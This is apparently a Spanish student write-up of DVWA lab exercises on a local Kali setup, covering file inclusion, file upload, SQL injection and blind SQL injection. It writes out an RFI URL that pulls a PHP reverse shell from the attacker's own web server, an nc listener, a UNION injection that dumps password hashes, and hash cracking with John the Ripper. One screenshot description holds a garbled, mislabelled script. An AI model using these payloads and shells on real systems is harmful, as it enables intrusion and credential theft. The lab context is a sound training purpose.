
Primero analizamos de qué manera se están abriendo los archivos a través de la página web y vemos que la URL cambia según el archivo que vemos, también vemos el símbolo de “?” sabemos que está

haciendo una petición para abrir un archivo .php, pero esto lo podemos explotar para muchas más cosas. Ahora como objetivo tenemos que leer las 5 citas famosas y para eso vamos a utilizar LFI, ya que nos dan la pista que el archivo está dentro del servidor.

Para eso en el include() y con cambio de nivel arriba y hacemos la petición.



Solo encontramos tres pero si inspeccionamos la página veremos una cuarta que esta comentada para HTML




Para encontrar la última cita necesitamos entrar al archivo fuente fi.php ya que no podemos es lo último que nos queda por investigar. Para eso haremos RFI haciendo que el include() haga una petición a una página maliciosa, en este caso la nuestra. Para tener acceso directo a servidor donde se hospeda la página. Y así encontrar el archivo fi.php.

Para eso creamos un nuestro propio servicio web. En este caso usamos python3.


```
(kali@kali)-[~/Desktop]
$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
10.0.2.15 - - [15/Feb/2024 10:40:53] "GET /php-reverse-shell.php HTTP/1.1" 200 -
172.18.0.2 - - [15/Feb/2024 10:41:36] "GET /php-reverse-shell.php HTTP/1.1" 200 -
172.18.0.2 - - [15/Feb/2024 10:45:31] "GET /php-reverse-shell.php HTTP/1.1" 200 -
```

Nuestra página tendrá un archivo php-reverse-shell.php que nos permitirá abrir una consola que nos permitirá controlar de forma remota el servidor. Añadimos también un listener para establecer la conexión del shell.




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvnp 5050  
listening on [any] 5050 ...
```

Ahora mandamos desde la página de DVWA la petición de abrir nuestra página maliciosa.




```
172.18.0.1/vulnerabilities/fi/?page=http://172.18.0.1:9999/php-reverse-shell.php
```

En ese momento el listener tomara control del servidor con el reverse Shell.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvnp 5050  
listening on [any] 5050 ...  
connect to [172.18.0.1] from (UNKNOWN) [172.18.0.2] 36846  
Linux 2f4938d91219 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kal  
i1 (2023-10-09) x86_64 GNU/Linux  
15:41:36 up 1:27, 0 user, load average: 0.42, 0.28, 0.27  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ pwd  
/  
/
```


Buscamos el archivo con el comando "locate" y con "cat" inspeccionamos el archivo fi.php.



¡ROMEO, ROMEO!

File Update

Para ejecutar un archivo .php malicioso y ejecutarlo, podemos hacer uso de nuestro archivo php-reverse-shell.php de nuestro servicio web del anterior reto.



Además de dejarnos subir el archivo, nos dice donde esta guardado. Así que usamos esta ruta para ejecutar el archivo php que aún está conectado con nuestro listener.

The screenshot shows a web browser window with the DVWA (Damn Vulnerable Web Application) interface. The page title is "Vulnerability: File Upload". A terminal window is open in the foreground, displaying the following commands and output:

```
kali@kali: ~  
$ nc -lvnp 5050  
listening on [any] 5050 ...  
connect to [172.18.0.1] from (UNKNOWN) [172.18.0.2] 36266  
Linux 2f4938d91219 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kal  
i1 (2023-10-09) x86_64 GNU/Linux  
16:12:04 up 1:57, 0 user, load average: 0.26, 0.24, 0.21  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ whoiam  
/bin/sh: 1: whoiam: not found  
$ whoami  
www-data  
$
```

The terminal window also shows the execution of a reverse shell script, which successfully connects to the listener. The script is as follows:

```
#!/usr/bin/perl  
$line4 = "NC4pI" . "FRoZSBwb29s" . "IG9uIH" . "RoZSBYb29mIGI" . "1c3QgaGF" .  
"2ZSBh" . "IGxLY" . "Wsu";  
echo base64_decode( $line4 );
```

The output of the script is "successfully uploaded!". The terminal window also shows the execution of the "nc" command to connect to the listener.

SQL INJECTION

Primero revisamos la fuente de la página en el que descubrimos que la tabla se llama users.

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

Ayudandonos de esta pagina : <https://portswigger.net/web-security/sql-injection/union-attacks>

Y de este comando : ' UNION SELECT username, password FROM users--

Encontramos el siguiente mensaje:

```
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '--' at line 1 in /var/www/html/vulnerabilities/sqli/source/low.php:11 Stack trace: #0 /var/www/html/vulnerabilities/sqli/source/low.php(11): mysqli_query(Object(mysqli), 'SELECT first_na...') #1 /var/www/html/vulnerabilities/sqli/index.php(34): require_once('/var/www/html/v...') #2 {main} thrown in /var/www/html/vulnerabilities/sqli/source/low.php on line 11
```

Por lo que cambiamos el comando por: ' UNION SELECT username, password FROM users#

Con este resultado recibimos el siguiente mensaje:

```
Fatal error: Uncaught mysqli_sql_exception: Unknown column 'username' in 'field list' in /var/www/html/vulnerabilities/sqli/source/low.php:11 Stack trace: #0 /var/www/html/vulnerabilities/sqli/source/low.php(11): mysqli_query(Object(mysqli), 'SELECT first_na...') #1 /var/www/html/vulnerabilities/sqli/index.php(34): require_once('/var/www/html/v...') #2 {main} thrown in /var/www/html/vulnerabilities/sqli/source/low.php on line 11
```

Por lo que cambiamos el comando por: ' UNION SELECT user, password FROM users#

Con esto pudimos llegar a los hashes de las contraseñas de los usuarios.

Vulnerability: SQL Injection

```
User ID: ' UNION SELECT user, password FROM users# Submit

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03


ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


Para poder desencriptarlos podemos usar john the ripper, indicando el archivo de contraseñas y el formato que debe compara. En este caso sería nuestro comando sería **john rockyou.txt --format=Raw-MD5 contrasenas.txt**

```
(kali@kali)-[~]
$ john rockyou.txt --format=Raw-MD5 contrasenas.txt
Warning: invalid UTF-8 seen reading rockyou.txt
Using default input encoding: UTF-8
Loaded 57 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
abc123         (?)
letmein        (?)
emerald        (?)
admin          (?)
Proceeding with incremental:ASCII
charley        (?)
6g 0:00:00:31  3/3 0.1932g/s 16599Kp/s 16599Kc/s 847937KC/s ruty1ce..rutkyan
6g 0:00:00:56  3/3 0.1063g/s 18262Kp/s 18262Kc/s 938217KC/s wfdo0t..wfd98s
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session aborted
```



SQL INJECTION (blind)

Para encontrar la versión de sql que se está usando podrías intentar usar sqlmap tomando como parámetros el link de la página y la SID.

```
(kali㉿kali)-[~]
└─$ sqlmap -u "http://localhost./vulnerabilities/sqli_blind/?id=2&Submit=Submit" --cookie="security=low; PHPSESSID=25c177afedec2df03029a5d9d956b8a8" --dbms=MySQL

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
laws. The developer of this tool cannot be held responsible for any misuse or damage caused by this program

[*] starting @ 18:33:37 /2024-02-19/

[18:33:38] [INFO] testing connection to the target URL
[18:33:38] [INFO] testing if the target URL content is stable
[18:33:38] [INFO] target URL content is stable
[18:33:38] [INFO] testing if GET parameter 'id' is dynamic
[18:33:38] [WARNING] GET parameter 'id' does not appear to be dynamic
[18:33:38] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[18:33:38] [INFO] testing for SQL injection on GET parameter 'id'
[18:33:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:33:39] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=200)
[18:33:39] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'CrateDB'
[18:33:39] [INFO] it looks like the back-end DBMS is 'CrateDB'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
[18:33:49] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:33:49] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[18:33:49] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[18:33:49] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[18:33:49] [INFO] testing 'Generic inline queries'
[18:33:49] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:33:49] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[18:33:49] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:33:49] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:33:49] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
```

En este caso nos indica que la versión de sql está oscilando entre la 5.0.12 y la 5.1